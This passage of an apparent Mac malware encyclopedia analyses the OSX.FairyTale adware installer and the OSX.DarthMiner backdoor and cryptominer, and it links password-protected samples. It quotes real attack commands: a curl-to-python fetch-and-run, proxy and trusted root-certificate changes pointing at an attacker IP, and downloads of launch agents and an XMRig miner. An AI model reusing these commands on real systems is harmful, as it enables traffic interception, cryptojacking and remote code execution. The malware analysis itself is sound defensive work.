
Download: **`OSX.FairyTale`** (password: `infect3d`)

Writeups:

- **`On the Trail of OSX.FairyTale: Adware Playing at Malware`**

Infection Vector: Unknown At this time, (AFAIK) there is no public details describing the means by which `FairyTail` initially gains access to end-users' Macs. However, as is often the case with adware, it likely invokes some sort of social-engineering methods, so as fake web-popups, fake update/installers, etc. etc.

What is known is that `FairyTail` was distributed as an application named `SpellingChecker.app`. Also, as this application (like most Mac malware/adware these days) was signed, Apple's GateKeeper would not have blocked it's execution if users were tricked or coerced into downloading the malicious code:



Signature Info ⓘ

Signature Verification

✓ Signed file, valid signature

File Version Information

Identifier	com.spelling.checker.Agent
Authority	Apple Root CA
Date Signed	Feb 27, 2018 at 11:34:43 PM
Team Identifier	GH6658GP2D

Signers

⊞ Apple Inc.

⊞ Apple Inc.

⊟ Feliks Fedorovich

Status	Valid
Valid From	12:18 AM 12/31/2017
Valid To	12:18 AM 01/01/2023
Valid Usage	Digital Signature, Code Signing
Algorithm	sha256WithRSAEncryption
Thumbprint	6A8DF652494191636BF4BF95C53376E97244AB47
Serial Number	4F 00 CF 09 D6 28 A1 F1

Persistence: Launch Agent

In their **report** the **SentinelOne** researchers state the `FairyTale` persists as a launch agent:

> "*FairyTale then writes and loads a persistence agent and its executable to the following paths:*


> *~/Library/LaunchAgents/com.sysd.launchserviced.plist ~/Library/Application Support/com.sysd.launchserviced/launchserviced*“

However, from the report (and my own analysis), it is unclear if the malware is persisting itself, or just downloading and persistently installing various macOS adware.

The latter seems more likely, with the SentinelOne researchers noting:

> *“Among the installer’s obfuscated base64 is the template for a property list file…*
> *Notice that it uses placeholders for some of the keys…the intent is clear: this isn’t a one-off package, but a re-usable installer for any payload the author chooses.*“

Here we can see the launch agent template (image credit: SentinelOne):



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.sysd.launchserviced</string>
    <key>KeepAlive</key>
    <false/>
    <key>RunAtLoad</key>
    <true/>
    <key>StartInterval</key>
    <integer>3600</integer>
    <key>ExitTimeOut</key>
    <integer>0</integer>
    <key>Program</key>
    <string>/Users/admin/Library/Application Support/com.sysd.launchserviced/launchserviced</string>
</dict>
</plist>
```

Capabilities: Adware Installer

The goal of `FairyTale` is to simply to persistently install various pieces of Mac adware.

Reversing it’s binary (`SpellingChecker.app/Contents/MacOS/SpellingChecker`), we can see the first thing it does is invoke a method named `setArgAffId` (read: set affiliate identification). Affiliate IDs are are used by adware to track the number of installs - installs, which generate profits for the adware authors.

```
int EntryPoint(int arg0, int arg1) {
    rsi = arg1;
    if (arg0 == 0x2) {
            [Parameters setArgAffId:atoi(*(rsi + 0x8))];
    }
    ...
}
```

`FairyTale` then checks if it’s connected to the internet via the `checkIC` method (which uses Apple’s `SCNetworkReachability’ framework):

```
+(bool)checkIC {
    ...

    rbx = SCNetworkReachabilityCreateWithAddress(**_kCFAllocatorDefault, &var_30);
    if (rbx != 0x0) {
            rax = SCNetworkReachabilityGetFlags(rbx, &var_34);

    return rax;
}
```

It then checks if it’s running inside a VM, by seeing if the `ioreg` command returns anything that reference command VM software. We can observe this check via Objective-See’s process monitor, **ProcInfo**:


```
# ./ProcInfo
```

```
[ process start ]
pid: 1727
path: /usr/sbin/ioreg
user: 501
args: (
    ioreg,
    "-l"
)

[ process start ]
pid: 1728
path: /usr/bin/grep
user: 501
args: (
    grep,
    "-e",
    VirtualBox,
    "-e",
    Oracle,
    "-e",
    VMware,
    "-e",
    Parallels
)
```

Assuming all is good `FairyTale` will download and install other adware. During my analysis it downloaded a variant of the prolific `Genieo` adware as well as a `MacSearch` adware installer to the `/tmp` directory:

```
$ ls /tmp
LinqurySearch
macsearch.app
```

Both are flagged on VirusTotal:



13 engines detected this file

SHA-256 e45e30dac487e2422b5c0b5a047e7cef8cd66892382cdfe16ab74deb2aaa2df3
File name macsearch.app.zip
File size 94.07 KB
Last analysis 2019-01-02 00:02:08 UTC

Arcabit	Trojan.Application.MAC.MacSearch.1	Avast	MacOS:MacSearch-C [Adw]
AVG	MacOS:MacSearch-C [Adw]	Avira	ADWARE/OSX.MacSearch.dvyfq
BitDefender	Gen:Variant.Application.MAC.MacSear...	Emsisoft	Gen:Variant.Application.MAC.MacSear... (B)
eScan	Gen:Variant.Application.MAC.MacSear...	ESET-NOD32	a variant of OSX/Adware.MacSearch.D
F-Secure	Gen:Variant.Application.MAC	Fortinet	OSX/MacSearch.D
GData	Gen:Variant.Application.MAC.MacSear...	MAX	malware (ai score=86)
Sophos AV	MacSearch (PUA)	Ad-Aware	✓ Clean

OSX.DarthMiner

```
DarthMiner is a backdoor that leverages EmPyre and XMRig (for cryptocurrency mining).
```

Download: **`OSX.DarthMiner`** (password: `infect3d`)

Writeups:

- **Mac Malware Combines EmPyre Backdoor and XMRig Miner**
- **New Mac Malware 'DarthMiner' Joins the Dark Side**


Infection Vector: Fake Piracy Application

Mac users could become infected with `DarthMiner` when they download and run what they believed was a well known application, `Adobe Zii` - designed to pirate various Adobe applications. Instead, as **noted** by Malwarebytes researchers, instead of gaining access to Adobe apps, their Mac would be turned into a cryptominer:

> *"In this case, however, the app [Adobe Zii] was definitely not the real thing."*

Persistence: Launch Agent

The malicious application `Adobe Zii` is a simply automator application, who's payload can viewed via the built-in macOS `Automator` application:



```
curl https://ptpb.pw/jj9a | python - & s=46.226.108.171:80; curl $s/sample.zip -o sample.zip; unzip sample.zip -d
sample; cd sample; cd __MACOSX; open -a sample.app
```

The Malwarebytes' **report** states that:

> *"This script is designed to download and execute a Python script, then download and run an app named sample.app.*
>
> *The `sample.app` is simple. It appears to simply be a version of `Adobe Zii`, most likely for the purpose of making it appear that the malware was actually 'legitimate.'"*

The python script appears to be the well-known (and open-source) python backdoor **`Empyre`**. In this instance, the Malwarebytes researchers observed the backdoor downloading and executing the following script (as `/tmp/uploadminer.sh`):

```
# osascript -e "do shell script \"networksetup -setsecurewebproxy "Wi-Fi" 46.226.108.171 8080
&& networksetup -setwebproxy "Wi-Fi" 46.226.108.171 8080 && curl -x http://46.226.108.171:8080
http://mitm.it/cert/pem -o verysecurecert.pem && security add-trusted-cert -d -r trustRoot -k
/Library/Keychains/System.keychain verysecurecert.pem\" with administrator privileges"
cd ~/Library/LaunchAgents
curl -o com.apple.rig.plist http://46.226.108.171/com.apple.rig.plist
curl -o com.proxy.initialize.plist http://46.226.108.171/com.proxy.initialize.plist
launchctl load -w com.apple.rig.plist
launchctl load -w com.proxy.initialize.plist
cd /Users/Shared
curl -o config.json http://46.226.108.171/config.json
curl -o xmrig http://46.226.108.171/xmrig
chmod +x ./xmrig
rm -rf ./xmrig2
rm -rf ./config2.json
./xmrig -c config.json &
```

This persistently installs two components:

1. The **`Empyre`**, via `com.proxy.initialize.plist`
2. An `XMRig` cryptominer, via `com.apple.rig.plist`

Capabilities: Backdoor & Cryptominer

As noted, `DarthMiner` installs both a backdoor (**`Empyre`**), and cryptominer (`XMRig`).

The backdoor allows the remote attacks to run arbitrary commands, such as installing the cryptominer. However, as noted by **Thomas Reed**, the backdoor could of course been used to run other commands or install other components:

